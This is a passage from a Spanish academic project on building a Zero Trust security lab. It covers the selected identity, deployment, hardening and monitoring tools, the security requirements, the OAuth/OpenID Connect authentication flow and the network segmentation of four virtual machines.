Un SIEM moderno integra funcionalidades de correlación de eventos basada en reglas y análisis de comportamiento (UEBA, User and Entity Behavior Analytics), que aplican técnicas de machine learning para detectar anomalías en el comportamiento de usuarios y sistemas que podrían indicar una amenaza. La plataforma ELK Stack (Elasticsearch, Logstash, Kibana), complementada con el módulo de seguridad Wazuh, es una solución open source ampliamente utilizada que proporciona capacidades SIEM, detección de intrusiones basada en host (HIDS) y gestión centralizada de logs.



Los sistemas de detección de intrusiones (IDS) monitorizan el tráfico de red o la actividad del sistema en busca de patrones que coincidan con firmas de ataques conocidos (detección basada en firmas) o comportamientos anómalos (detección basada en anomalías). Los sistemas de prevención de intrusiones (IPS) añaden la capacidad de bloquear automáticamente el tráfico malicioso detectado. Snort y Suricata son los motores IDS/IPS open source más utilizados, capaces de procesar tráfico a alta velocidad y con soporte para reglas personalizadas.

En la arquitectura Zero Trust propuesta en este trabajo, el SIEM y los sistemas IDS/IPS juegan un papel dual: por un lado, actúan como fuentes de señales de seguridad que alimentan el motor de políticas de Zero Trust para ajustar dinámicamente las decisiones de acceso en función del nivel de riesgo detectado; por otro lado, proporcionan las capacidades de visibilidad y respuesta necesarias para gestionar los incidentes simulados en la fase experimental del proyecto.

La integración entre el SIEM y el resto de componentes de la arquitectura (IAM, proxy de acceso, firewall) es fundamental para habilitar capacidades de respuesta automatizada (SOAR, Security Orchestration, Automation and Response) que permitan ejecutar playbooks de respuesta ante incidentes —aislamiento de sistemas, revocación de credenciales, bloqueo de IPs— con la velocidad y consistencia que la escala de los entornos modernos requiere.

3. Tecnologías y Herramientas Utilizadas

La implementación de una arquitectura Zero Trust requiere integrar herramientas especializadas en distintas capas de seguridad. Esta sección presenta las tecnologías seleccionadas, explica qué hace cada una dentro del proyecto y justifica por qué resulta la opción más adecuada para los objetivos planteados. La selección completa se ha guiado por tres criterios: disponibilidad como software gratuito u open source, adopción real en entornos profesionales y compatibilidad entre sí para formar una arquitectura cohesionada.

3.1. Plataforma de virtualización y laboratorio

El laboratorio se construye sobre una plataforma de virtualización que permite simular varios servidores independientes dentro de un único equipo físico. Cada servidor simulado, denominado máquina virtual (VM), dispone de su propio sistema operativo, su propia configuración de red y sus propios recursos, y funciona de forma completamente aislada del resto. Este aislamiento es fundamental en un laboratorio de seguridad: si



una VM se ve comprometida durante una simulación de ataque, las demás permanecen intactas.

VirtualBox

VirtualBox es el hipervisor seleccionado para gestionar todas las máquinas virtuales del laboratorio. Es una solución gratuita y de código abierto (licencia GPL v2), compatible con Windows, macOS y Linux, que proporciona todas las capacidades necesarias para este proyecto: creación y gestión de múltiples VMs, configuración de redes virtuales internas completamente aisladas del exterior, instantáneas de estado (snapshots) que permiten revertir cualquier VM a un estado anterior limpio tras cada prueba, y asignación flexible de recursos (CPU, RAM, disco) por máquina.

Su elección frente a otras opciones se justifica por ser completamente gratuito, por su facilidad de uso y por disponer de una comunidad muy activa con amplia documentación disponible, lo que resulta especialmente valioso en un entorno de aprendizaje. Para el alcance de este laboratorio ofrece exactamente las capacidades necesarias sin ninguna restricción.

Máquinas virtuales del laboratorio

El laboratorio se compone de cuatro máquinas virtuales, cada una con un rol concreto dentro de la arquitectura:

Máquina virtual	Sistema operativo	Rol	RAM
VM-Server	Ubuntu Server 22.04 LTS	Servidor principal: aloja Keycloak, la aplicación web en Docker, el proxy Nginx y HashiCorp Vault.	4 GB
VM-Security	Ubuntu Server 22.04 LTS	Centro de monitorización: aloja Wazuh, ELK Stack y Snort. Requiere más memoria por el consumo de Elasticsearch.	6 GB
VM-Attacker	Kali Linux 2024.x	Máquina del atacante simulado. Desde aquí se lanzan todos los escenarios de ataque de la Sección 6.	2 GB
VM-Client	Ubuntu Desktop 22.04	Cliente legítimo. Simula a un usuario que se autentica correctamente y accede a los servicios protegidos.	2 GB

Ubuntu Server 22.04 LTS se utiliza como sistema operativo base en las VMs de servidor por ser la distribución Linux más extendida en entornos de producción, disponer de soporte oficial de seguridad durante cinco años y ser totalmente compatible con todas las herramientas del laboratorio. Su



amplia base de documentación facilita además la resolución de problemas durante la implementación.

3.2. Herramientas de control de acceso e identidad

En Zero Trust, la identidad es el eje central de toda decisión de acceso. Las herramientas de esta capa implementan la autenticación continua, el segundo factor de verificación y el control de quién puede acceder a qué recurso y bajo qué condiciones.

Keycloak

Keycloak es la plataforma open source de gestión de identidades y accesos (IAM) que actúa como centro de autenticación del laboratorio. Desarrollada por Red Hat y mantenida actualmente bajo la Cloud Native Computing Foundation (CNCF), Keycloak gestiona todos los usuarios del sistema, almacena sus credenciales de forma segura, exige el segundo factor de autenticación (MFA) y decide si un usuario tiene permiso para acceder a un recurso determinado.

Su funcionamiento en la arquitectura es el siguiente: cuando un usuario intenta acceder al servicio web, el proxy Nginx comprueba si lleva consigo un token de acceso válido. Si no lo tiene, lo redirige a Keycloak. El usuario introduce sus credenciales y el código MFA; Keycloak verifica la identidad, comprueba los permisos y emite un token JWT (JSON Web Token) firmado digitalmente. Ese token es el «carnet» que el usuario presenta en cada petición para demostrar que ya ha pasado el control de seguridad, sin necesidad de volver a autenticarse cada vez.

Keycloak aporta al proyecto las siguientes ventajas concretas:

- Implementa de forma nativa los protocolos estándar de la industria: OpenID Connect 1.0, OAuth 2.0 y SAML 2.0. Esto garantiza la compatibilidad con cualquier aplicación moderna sin necesidad de desarrollos a medida.
- Incluye MFA integrado con soporte para TOTP (códigos de un solo uso compatibles con Google Authenticator y Microsoft Authenticator), lo que permite demostrar el principio de autenticación multifactor de Zero Trust sin herramientas adicionales.
- Proporciona Single Sign-On (SSO): una vez autenticado, el usuario puede acceder a todos los servicios protegidos sin volver a introducir sus credenciales.



- Es completamente auto hospedado y funciona sin ninguna dependencia de Internet, lo que garantiza el control total sobre los datos de identidad y la independencia del laboratorio.
- Es gratuito y de código abierto, con una comunidad muy activa y documentación técnica extensa.

3.3. Herramientas de despliegue seguro

La puesta en producción segura de servicios es uno de los objetivos centrales del proyecto. Las herramientas de esta capa permiten desplegar los servicios del laboratorio de forma aislada, reproducible y con la superficie de ataque reducida al mínimo desde el primer momento.

Docker y Docker Compose

Docker es la plataforma de contenerización utilizada para desplegar todos los servicios del laboratorio. La contenerización consiste en empaquetar una aplicación junto con todo lo que necesita para funcionar (librerías, configuración, herramientas del sistema) en una unidad estándar e independiente denominada contenedor. Ese contenedor se ejecuta de forma aislada del sistema operativo anfitrión y del resto de contenedores, pero de manera significativamente más ligera que una máquina virtual completa.

Docker aporta al proyecto ventajas directas desde el punto de vista de la seguridad. El aislamiento entre contenedores limita el radio de impacto de un compromiso: si un atacante consigue vulnerar el servicio web dentro de su contenedor, su capacidad de acción queda confinada a ese contenedor y no tiene acceso directo al sistema operativo ni a otros servicios. La inmutabilidad de las imágenes garantiza que lo que se despliega en producción es exactamente lo que se probó previamente, sin posibilidad de modificaciones no controladas. Además, el uso de imágenes base mínimas y la ejecución de contenedores con usuarios sin privilegios reduce la superficie de ataque disponible para cualquier intento de explotación.

Docker Compose complementa Docker permitiendo definir toda la infraestructura de servicios en un único archivo de configuración declarativo. En el laboratorio, este archivo especifica los contenedores que forman el sistema (aplicación web, base de datos, Keycloak), las redes virtuales que los interconectan —implementando así microsegmentación a nivel de contenedor— y las variables de configuración de cada servicio. El



resultado es una infraestructura completamente reproducible que puede desplegarse o destruirse con un único comando.

Nginx — Proxy inverso y Punto de Aplicación de Políticas (PEP)

Nginx actúa en la arquitectura como proxy inverso y como Policy Enforcement Point (PEP) según la terminología del NIST SP 800-207. Se sitúa delante de todos los servicios y actúa de intermediario: recibe las peticiones de los usuarios, verifica que llevan consigo un token JWT válido emitido por Keycloak y, solo si la verificación es correcta, reenvía la petición al servicio correspondiente. Si el token no existe, ha expirado o no es válido, Nginx redirige al usuario al flujo de autenticación de Keycloak.

Su papel es clave porque implementa el principio fundamental de Zero Trust de no confiar en ningún acceso por defecto: ninguna petición llega directamente a los servicios sin pasar por esta capa de verificación. Adicionalmente, Nginx gestiona la terminación TLS (cifrando todas las comunicaciones) y añade cabeceras de seguridad HTTP que protegen contra vectores de ataque comunes en aplicaciones web.

HashiCorp Vault — Gestión segura de secretos

Cualquier servicio necesita credenciales para funcionar: contraseñas de bases de datos, tokens de API, claves de cifrado. Sin una solución dedicada, estas credenciales suelen acabar almacenadas en archivos de configuración en texto plano o en variables de entorno, lo que supone un riesgo significativo: si un atacante accede al servidor, obtiene automáticamente todas las credenciales del sistema.

HashiCorp Vault resuelve este problema proporcionando un almacén centralizado y cifrado para todos los secretos del laboratorio. Los servicios no tienen sus credenciales almacenadas localmente: las solicitan a Vault en el momento en que las necesitan, autenticándose previamente. Vault registra quién solicitó qué credencial y cuándo, permite establecer fechas de expiración automáticas y puede generar credenciales dinámicas (por ejemplo, una contraseña de base de datos válida solo durante una hora, generada específicamente para ese servicio). Todo esto garantiza que incluso si un atacante compromete un servicio, las credenciales que obtiene son de corta duración y de alcance limitado.



3.4. Herramientas de bastionado

El bastionado de sistemas complementa los controles de acceso asegurando que los propios sistemas operativos y la red estén configurados de forma segura desde su base. El objetivo es reducir al máximo la superficie de ataque: eliminar todo lo que no es necesario y configurar correctamente lo que sí lo es.

Lynis

Lynis es la herramienta utilizada para auditar el nivel de seguridad de los sistemas operativos del laboratorio. Analiza cientos de aspectos del sistema: configuración de usuarios y contraseñas, permisos de archivos y directorios, servicios activos, configuración de red y firewall, parámetros del kernel, configuración de SSH, gestión de logs y muchos más. Al finalizar el análisis genera un informe detallado y una puntuación numérica denominada Hardening Index, que refleja el nivel de bastionado del sistema en una escala del 0 al 100.

Esta puntuación tiene un valor especial en el proyecto porque permite medir objetivamente el nivel de seguridad antes y después de aplicar las medidas de bastionado, aportando una métrica cuantitativa que se utilizará en la fase de evaluación de la arquitectura. Los controles de Lynis están alineados con los CIS Benchmarks (Center for Internet Security), que son las guías de referencia más reconocidas a nivel internacional para el bastionado de sistemas operativos Linux.

UFW, nftables y fail2ban — Firewall y protección ante fuerza bruta

UFW (Uncomplicated Firewall) es la herramienta utilizada para gestionar el firewall en los sistemas Linux del laboratorio. Permite aplicar el principio de deny-by-default de forma sencilla: todo el tráfico de red está bloqueado por defecto y únicamente se permite el que se autoriza explícitamente. Para configuraciones de filtrado más avanzadas en la máquina que actúa como router del laboratorio se recurre directamente a nftables, el subsistema de filtrado del kernel Linux moderno.

fail2ban complementa el firewall monitorizando en tiempo real los logs de autenticación de los servicios. Cuando detecta que una dirección IP ha superado un número configurable de intentos fallidos en un período de tiempo determinado, la bloquea automáticamente en el firewall. Esta



capacidad de respuesta automática es la contramedida técnica directa al ataque de fuerza bruta que se simulará en la Sección 6, y permite evaluar el tiempo de reacción de la arquitectura ante este tipo de ataques.

OpenSSH con hardening

OpenSSH es el mecanismo de acceso remoto a las máquinas virtuales del laboratorio. En su configuración por defecto incluye opciones que suponen riesgos de seguridad evitables. El proceso de bastionado de SSH elimina esos riesgos aplicando los siguientes cambios: autenticación exclusivamente por clave pública (eliminando la autenticación por contraseña, que es vulnerable a fuerza bruta), deshabilitación del acceso directo del usuario root por SSH, restricción de los usuarios autorizados a conectarse remotamente y configuración de tiempos máximos de autenticación. Estas medidas reducen significativamente la superficie de ataque del acceso remoto y se verificarán posteriormente mediante Lynis.

3.5. Herramientas de monitorización y respuesta

La monitorización continua es un principio fundamental de Zero Trust: todo acceso, toda autenticación y todo flujo de red debe quedar registrado y ser analizado en busca de comportamientos anómalos. Sin esta capa, la arquitectura puede bloquear accesos no autorizados, pero carece de la visibilidad necesaria para detectar ataques en curso, investigar incidentes o demostrar que los controles funcionan.

Wazuh

Wazuh es la plataforma central de monitorización del laboratorio. Integra en una única solución las capacidades de SIEM (Security Information and Event Management), detección de intrusiones en host (HIDS) y monitorización de integridad de archivos (FIM). Funciona mediante un modelo agente-servidor: un agente ligero instalado en cada VM del laboratorio recoge continuamente logs del sistema operativo, eventos de autenticación, alertas del firewall y actividad del sistema de archivos, y los envía cifrados al servidor central de Wazuh donde se procesan y correlacionan.

Las capacidades concretas de Wazuh que se utilizan en el proyecto son:

- Detección en tiempo real de patrones de ataque: múltiples fallos de autenticación consecutivos (fuerza bruta), modificaciones



inesperadas de archivos del sistema, creación de usuarios con privilegios elevados o ejecución de comandos sospechosos.

- Monitorización de integridad de archivos (FIM): genera una alerta cuando cualquier archivo crítico del sistema es modificado, lo que permite detectar si un atacante ha alterado el sistema tras conseguir acceso.
- Respuesta activa: ejecuta acciones automáticas ante determinadas alertas, como bloquear la dirección IP de un atacante o aislar un servicio comprometido, reduciendo el tiempo de respuesta ante incidentes.
- Integración nativa con ELK Stack para la visualización de todas las alertas en dashboards interactivos.

ELK Stack (Elasticsearch, Logstash, Kibana)

ELK Stack proporciona el almacenamiento centralizado y la visualización de todos los eventos de seguridad del laboratorio. Elasticsearch almacena e indexa los datos permitiendo búsquedas en millones de eventos en milisegundos. Logstash recibe y procesa los logs de todas las fuentes del laboratorio. Kibana ofrece la interfaz web desde la que se monitorizan en tiempo real los dashboards de seguridad: intentos de autenticación fallidos, alertas de intrusión, tráfico de red anómalo y actividad de cada sistema.

Wazuh incluye una integración preconfigurada con ELK Stack, de modo que todos los eventos detectados por Wazuh aparecen automáticamente en los dashboards de Kibana sin necesidad de configuración adicional. Esta integración es la que permite, durante la Sección 6, visualizar en tiempo real cómo la arquitectura detecta cada uno de los ataques simulados y en qué momento genera las alertas.

Snort

Mientras que Wazuh monitoriza lo que ocurre dentro de cada sistema, Snort analiza el tráfico de red que circula entre las máquinas del laboratorio. Opera en modo NIDS (Network Intrusion Detection System): captura los paquetes de red en tiempo real y los compara contra una base de reglas de firmas de ataques conocidos. Cuando detecta un patrón sospechoso —un escaneo de puertos, un ataque de fuerza bruta por red, un intento de explotar una vulnerabilidad conocida— genera una alerta que Wazuh recoge e integra en el dashboard de Kibana.



La combinación de Wazuh y Snort proporciona visibilidad completa: Snort detecta el ataque en la red antes de que llegue al sistema objetivo, y Wazuh detecta las consecuencias dentro del sistema si el ataque consigue superar las defensas. Esta cobertura de extremo a extremo es fundamental para analizar correctamente los escenarios de ataque de la Sección 6.

3.6. Herramientas de simulación de ataques

Para evaluar la efectividad de la arquitectura Zero Trust no basta con comprobar que funciona en condiciones normales: es imprescindible someterla a ataques reales y verificar que los detecta y contiene correctamente. Todas las herramientas de esta sección se ejecutan exclusivamente desde VM-Attacker dentro del entorno aislado del laboratorio.

Kali Linux y herramientas ofensivas

Kali Linux es la distribución de Linux orientada a seguridad ofensiva más extendida en el ámbito profesional y académico. Viene preinstalada con herramientas especializadas para cada fase de un ataque, lo que permite simular de forma realista los escenarios definidos en la Sección 6 sin necesidad de instalar y configurar cada herramienta por separado. Las herramientas concretas utilizadas en cada escenario son:

Herramienta	Escenario	Función en el laboratorio
Nmap	Reconocimiento inicial	Escanea la red del laboratorio para identificar qué máquinas están activas, qué puertos tienen abiertos y qué servicios corren en cada uno. Simula el primer paso de cualquier ataque real: conocer el objetivo.
Hydra	Ataque de fuerza bruta	Automatiza el intento sistemático de combinaciones de usuario y contraseña contra SSH y el login de Keycloak. Permite verificar que fail2ban, Wazuh y Snort detectan y bloquean este tipo de ataque correctamente.
Metasploit	Movimiento lateral y explotación	Framework que automatiza la explotación de vulnerabilidades conocidas. Se usa para simular el acceso inicial y el intento de moverse de una máquina a otra una vez dentro de la red.
LinPEAS	Escalada de privilegios	Script que, una vez obtenido acceso a un sistema, enumera automáticamente vectores para escalar privilegios: permisos incorrectos, configuraciones débiles de sudo, servicios mal configurados. Permite evaluar la contención de la arquitectura ante un atacante que ya está dentro.



tcpdump / Wireshark	Exfiltración de datos	Captura y analiza el tráfico de red durante los ataques. Se utiliza para simular intentos de exfiltración de datos y verificar qué detecta Snort en cada caso.
------------------------	-----------------------	--

3.7. Criterios de selección de herramientas

Cada herramienta incluida en el laboratorio ha sido elegida en base a cuatro criterios que se aplican de forma consistente a lo largo de toda la selección.

El primero es la gratuidad y el código abierto. Todas las herramientas son gratuitas y la mayoría de código abierto. Esto elimina cualquier barrera económica para reproducir el laboratorio, permite inspeccionar el código para entender cómo funciona cada herramienta y garantiza que el entorno construido puede ser replicado por cualquier persona sin coste adicional.

El segundo es la relevancia profesional. Se ha priorizado el uso de herramientas presentes en entornos de producción reales. Docker, Keycloak, Nginx, Wazuh y ELK Stack son herramientas que se encuentran en producción en organizaciones de todo el mundo. Aprenderlas en este proyecto tiene un valor profesional directo y transferible.

El tercero es la integrabilidad. Las herramientas seleccionadas forman un ecosistema con integraciones documentadas entre sí. Wazuh se integra de forma nativa con ELK Stack y con Snort. Keycloak implementa los protocolos estándar que Nginx puede verificar directamente. Docker facilita el despliegue reproducible de todos los servicios bajo una configuración común. Esta cohesión reduce la complejidad de configuración y hace que la arquitectura funcione como un sistema unificado.

El cuarto es la documentación y la comunidad activa. Todas las herramientas seleccionadas disponen de documentación oficial extensa y comunidades activas. Este criterio es especialmente relevante en un proyecto desarrollado en paralelo a un proceso de aprendizaje, donde la capacidad de resolver problemas técnicos con recursos disponibles marca la diferencia entre avanzar o bloquearse.

La siguiente tabla recoge el resumen de todas las herramientas del laboratorio:



Herramienta	Capa	Qué aporta al proyecto
VirtualBox	Infraestructura	Crea y gestiona las VMs del laboratorio de forma gratuita y con todas las capacidades necesarias.
Ubuntu Server 22.04 LTS	SO base	Sistema operativo estable, con soporte a largo plazo y compatible con todas las herramientas del laboratorio.
Kali Linux	Ataque simulado	Proporciona todas las herramientas ofensivas necesarias para simular los escenarios de ataque de la Sección 6.
Keycloak	Identidad	Centraliza la autenticación, implementa MFA y emite los tokens que verifican la identidad en cada acceso.
Docker + Compose	Despliegue seguro	Despliega los servicios de forma aislada, reproducible y con superficie de ataque reducida.
Nginx	Despliegue seguro	Actúa como PEP: verifica los tokens de acceso antes de permitir que ninguna petición llegue al servicio.
HashiCorp Vault	Despliegue seguro	Elimina las credenciales en texto plano gestionando los secretos de forma cifrada, auditada y con expiración automática.
Lynis	Bastionado	Audita el nivel de bastionado del SO y proporciona una métrica cuantitativa para evaluar la mejora antes y después del hardening.
UFW + fail2ban	Bastionado	Implementa el principio deny-by-default en la red y bloquea automáticamente IPs atacantes ante intentos de fuerza bruta.
OpenSSH (hardened)	Bastionado	Asegura el acceso remoto eliminando la autenticación por contraseña y restringiendo los usuarios autorizados.
Wazuh	Monitorización	Detecta ataques en tiempo real monitorizando logs, integridad de archivos y comportamiento del sistema en todas las VMs.
ELK Stack	Monitorización	Almacena todos los eventos y los visualiza en dashboards de Kibana para el análisis de incidentes en tiempo real.
Snort	Monitorización	Detecta ataques en la red analizando el tráfico en tiempo real y alimenta al SIEM con alertas de red.

4. Diseño de la Arquitectura Zero Trust

4.1. Requisitos de seguridad

4.1.1. Requisitos funcionales

El diseño de la arquitectura Zero Trust del laboratorio parte de un conjunto de requisitos funcionales que definen qué debe ser capaz de hacer el sistema desde el punto de vista de la seguridad. Estos requisitos se han derivado directamente de los principios del NIST SP 800-207 y de los objetivos del proyecto.



RF-01. Autenticación centralizada obligatoria. Todo acceso al servicio web protegido debe requerir autenticación previa mediante el proveedor de identidad centralizado (Keycloak). No debe existir ninguna ruta de acceso al servicio que eluda esta verificación. El sistema debe redirigir automáticamente al flujo de autenticación cualquier petición que no incluya un token de acceso válido.

RF-02. Verificación de token en cada petición. El proxy inverso (Nginx) debe verificar la validez del token JWT en cada petición entrante, no únicamente en el momento del inicio de sesión. Un token expirado, revocado o con firma inválida debe resultar en denegación del acceso y redirección al flujo de autenticación, independientemente de que el usuario haya sido autenticado previamente.

RF-03. Autenticación multifactor. El sistema debe exigir un segundo factor de autenticación (TOTP) para todos los usuarios. La autenticación con contraseña únicamente no debe ser suficiente para obtener acceso.

RF-04. Microsegmentación de red. Cada máquina virtual debe implementar una política de firewall deny-by-default que permita únicamente el tráfico estrictamente necesario para su función. Los flujos de comunicación entre VMs deben estar explícitamente autorizados y limitados a los puertos y protocolos mínimos requeridos.

RF-05. Detección de intrusiones en red y host. El sistema debe monitorizar en tiempo real tanto el tráfico de red entre VMs (NIDS) como la actividad interna de cada sistema (HIDS), generando alertas automáticas ante patrones de ataque conocidos.

RF-06. Monitorización de integridad de archivos. El sistema debe detectar y alertar ante cualquier modificación no autorizada de archivos críticos del sistema operativo, de forma que un atacante que consiga acceso no pueda modificar el sistema sin ser detectado.

RF-07. Protección automática ante fuerza bruta. El sistema debe bloquear automáticamente las direcciones IP que superen un número configurable de intentos de autenticación fallidos, tanto a nivel de SSH como a nivel de la aplicación web.

RF-08. Gestión centralizada de secretos. Las credenciales de acceso a bases de datos y servicios internos no deben almacenarse en texto plano en ficheros de configuración. Deben



gestionarse mediante un sistema dedicado de gestión de secretos (HashiCorp Vault).

RF-09. Auditoría y registro de eventos. Todos los eventos de seguridad relevantes (autenticaciones, accesos denegados, alertas de intrusión, modificaciones de archivos) deben quedar registrados en un sistema centralizado consultable.

RF-10. Auditoría de bastionado cuantificable. El nivel de bastionado de cada sistema debe poder medirse objetivamente mediante una herramienta de auditoría automatizada (Lynis), produciendo un índice numérico comparable antes y después de aplicar controles.

4.1.2. Requisitos no funcionales

Los requisitos no funcionales definen las restricciones y características de calidad que debe satisfacer la arquitectura con independencia de su funcionalidad específica.

RNF-01. Reproducibilidad. El entorno completo debe poder desplegarse y destruirse de forma reproducible a partir de la documentación y los ficheros de configuración del proyecto, sin dependencias de estados externos o configuraciones manuales no documentadas.

RNF-02. Software libre y gratuito. Todas las herramientas utilizadas deben ser de código abierto o de uso libre, eliminando cualquier barrera económica para la reproducción del laboratorio.

RNF-03. Aislamiento total del laboratorio. El entorno de laboratorio debe estar completamente aislado de redes externas durante la ejecución de los escenarios de ataque. El acceso a Internet de las VMs se limita exclusivamente a la fase de descarga de software.

RNF-04. Compatibilidad con hardware de consumo. El laboratorio debe poder ejecutarse en equipos convencionales. La configuración de recursos se ha dimensionado para funcionar con un total de 14 GB de RAM distribuidos entre dos equipos físicos conectados por red local.

RNF-05. Persistencia de configuración. Todas las configuraciones de red, servicios y agentes de monitorización deben sobrevivir a los reinicios de las máquinas virtuales sin necesidad de intervención manual.

RNF-06. Trazabilidad completa. Cada evento de seguridad debe poder ser correlacionado con su causa original a través de los logs



centralizados, permitiendo reconstruir la línea de tiempo de un incidente de forma forense.

4.2. Diseño lógico de la arquitectura

4.2.1. Componentes principales

La arquitectura Zero Trust del laboratorio se articula en torno a cuatro capas funcionales, siguiendo el modelo de referencia del NIST SP 800-207: la capa de identidad y acceso, la capa de aplicación, la capa de seguridad de red y la capa de monitorización y detección.

La capa de identidad y acceso tiene como componente central Keycloak 24.0, que actúa como Identity Provider (IdP) y servidor de autorización OAuth 2.0/OpenID Connect. Keycloak gestiona el directorio de usuarios, las credenciales, las políticas de autenticación multifactor y la emisión de tokens JWT. En la terminología del NIST SP 800-207, Keycloak implementa el rol de Policy Decision Point (PDP): es la entidad que decide si una identidad está autorizada a acceder a un recurso.

La capa de aplicación contiene el servicio web protegido (aplicación estática Nginx) y el componente oauth2-proxy, que actúa como intermediario entre el navegador del usuario y Keycloak, gestionando el flujo de autenticación OAuth2 y la sesión del usuario. Delante de ambos se sitúa el proxy Nginx, que actúa como Policy Enforcement Point (PEP): es el guardián que verifica el token JWT antes de permitir cualquier acceso al servicio.

La capa de seguridad de red implementa el principio de microsegmentación mediante UFW (Uncomplicated Firewall) con política deny-by-default en cada VM, y fail2ban como sistema de protección reactiva ante ataques de fuerza bruta. El aislamiento entre las VMs de distintos equipos físicos se materializa mediante un túnel WireGuard que conecta los dos hosts físicos del laboratorio.

La capa de monitorización y detección se compone del stack Wazuh (Manager, Indexer y Dashboard) desplegado en VM-Security, de los agentes Wazuh instalados en VM-Server y VM-Client, y de Snort 2 monitorizando el tráfico de red de la red interna del laboratorio.

HashiCorp Vault, desplegado como servicio nativo en VM-Server, complementa la arquitectura proporcionando gestión segura de secretos: un almacén cifrado donde los servicios pueden recuperar



credenciales sin que estas estén almacenadas en texto plano en ficheros de configuración.

4.2.2. Flujos de autenticación y autorización

El flujo de autenticación implementado sigue el protocolo Authorization Code Flow de OAuth 2.0 con soporte para OpenID Connect, que es el flujo recomendado para aplicaciones web con servidor backend. El proceso completo se desarrolla en los siguientes pasos:

En primer lugar, el usuario desde VM-Client abre el navegador Firefox y accede a la URL del servicio web (<http://10.0.0.10>). Nginx recibe la petición y comprueba si incluye un token de sesión válido mediante la directiva `auth_request`, delegando la verificación al `oauth2-proxy` escuchando en el puerto 4180.

En segundo lugar, al no existir sesión previa, `oauth2-proxy` redirige el navegador del usuario al endpoint de autorización de Keycloak (<http://10.0.0.10:8080/realms/zt-lab/protocol/openid-connect/auth>). Keycloak presenta el formulario de autenticación al usuario.

En tercer lugar, el usuario introduce sus credenciales (usuario/contraseña) y, si la autenticación por contraseña es correcta, Keycloak solicita el segundo factor de autenticación: el código TOTP generado por la aplicación autenticadora. Si ambos factores son válidos, Keycloak emite un authorization code y redirige el navegador al callback de `oauth2-proxy`.

En cuarto lugar, `oauth2-proxy` intercambia el authorization code por un access token y un id token mediante una petición directa al endpoint de token de Keycloak. El access token es un JWT firmado que contiene la identidad del usuario y sus claims de autorización, con un tiempo de expiración configurable.

En quinto lugar, `oauth2-proxy` almacena el token en una cookie de sesión cifrada en el navegador del usuario y redirige al servicio web original. Nginx, al recibir la petición con la cookie de sesión, la valida contra `oauth2-proxy`. Si el token es válido y no ha expirado, Nginx reenvía la petición al servicio web. Si no lo es, reinicia el flujo de autenticación.

Este flujo garantiza que en ningún momento el servicio web recibe una petición sin que la identidad del usuario haya sido verificada explícitamente por el motor de políticas (Keycloak), implementando así el principio fundamental de Zero Trust de verificación continua.



4.2.3. Segmentación de red

La segmentación de red del laboratorio implementa el principio de microsegmentación de Zero Trust mediante dos mecanismos complementarios: el aislamiento a nivel de red virtual y el control de tráfico a nivel de host.

A nivel de red virtual, el laboratorio opera sobre una red interna de clase C (10.0.0.0/24) con direccionamiento estático. Esta red está completamente aislada del exterior: ningún tráfico puede entrar ni salir de la red del laboratorio sin pasar por los controles de acceso configurados.

A nivel de host, cada VM implementa una política de firewall UFW con reglas específicas a su función. VM-Server permite únicamente tráfico entrante en los puertos 22/TCP (SSH), 80/TCP (HTTP), 443/TCP (HTTPS), 8080/TCP (Keycloak) y 8200/TCP (Vault), restringiendo además los puertos Wazuh (1514/UDP, 1515/TCP) a conexiones procedentes exclusivamente de 10.0.0.20. VM-Security permite únicamente los puertos 22/TCP, 1514/UDP, 1515/TCP, 443/TCP y 9200/TCP. Todo el tráfico no listado explícitamente es denegado en todas las VMs.

4.3. Diseño físico del laboratorio


4.3.1. Topología de red

El laboratorio se distribuye físicamente entre dos equipos: un sobremesa con 16 GB de RAM y un portátil con 16 GB, ambos conectados a la misma red WiFi local (192.168.1.0/24). El sobremesa aloja VM-Server (10.0.0.10) y VM-Security (10.0.0.20), conectadas a un adaptador Host-Only de VirtualBox con IP 10.0.0.254. El portátil aloja VM-Client (10.0.0.30) y VM-Attacker (10.0.0.40), conectadas a un adaptador Host-Only con IP 10.0.0.253. Un túnel WireGuard (172.16.0.0/30) interconecta ambas redes, con el sobremesa en 172.16.0.1 y el portátil en 172.16.0.2.

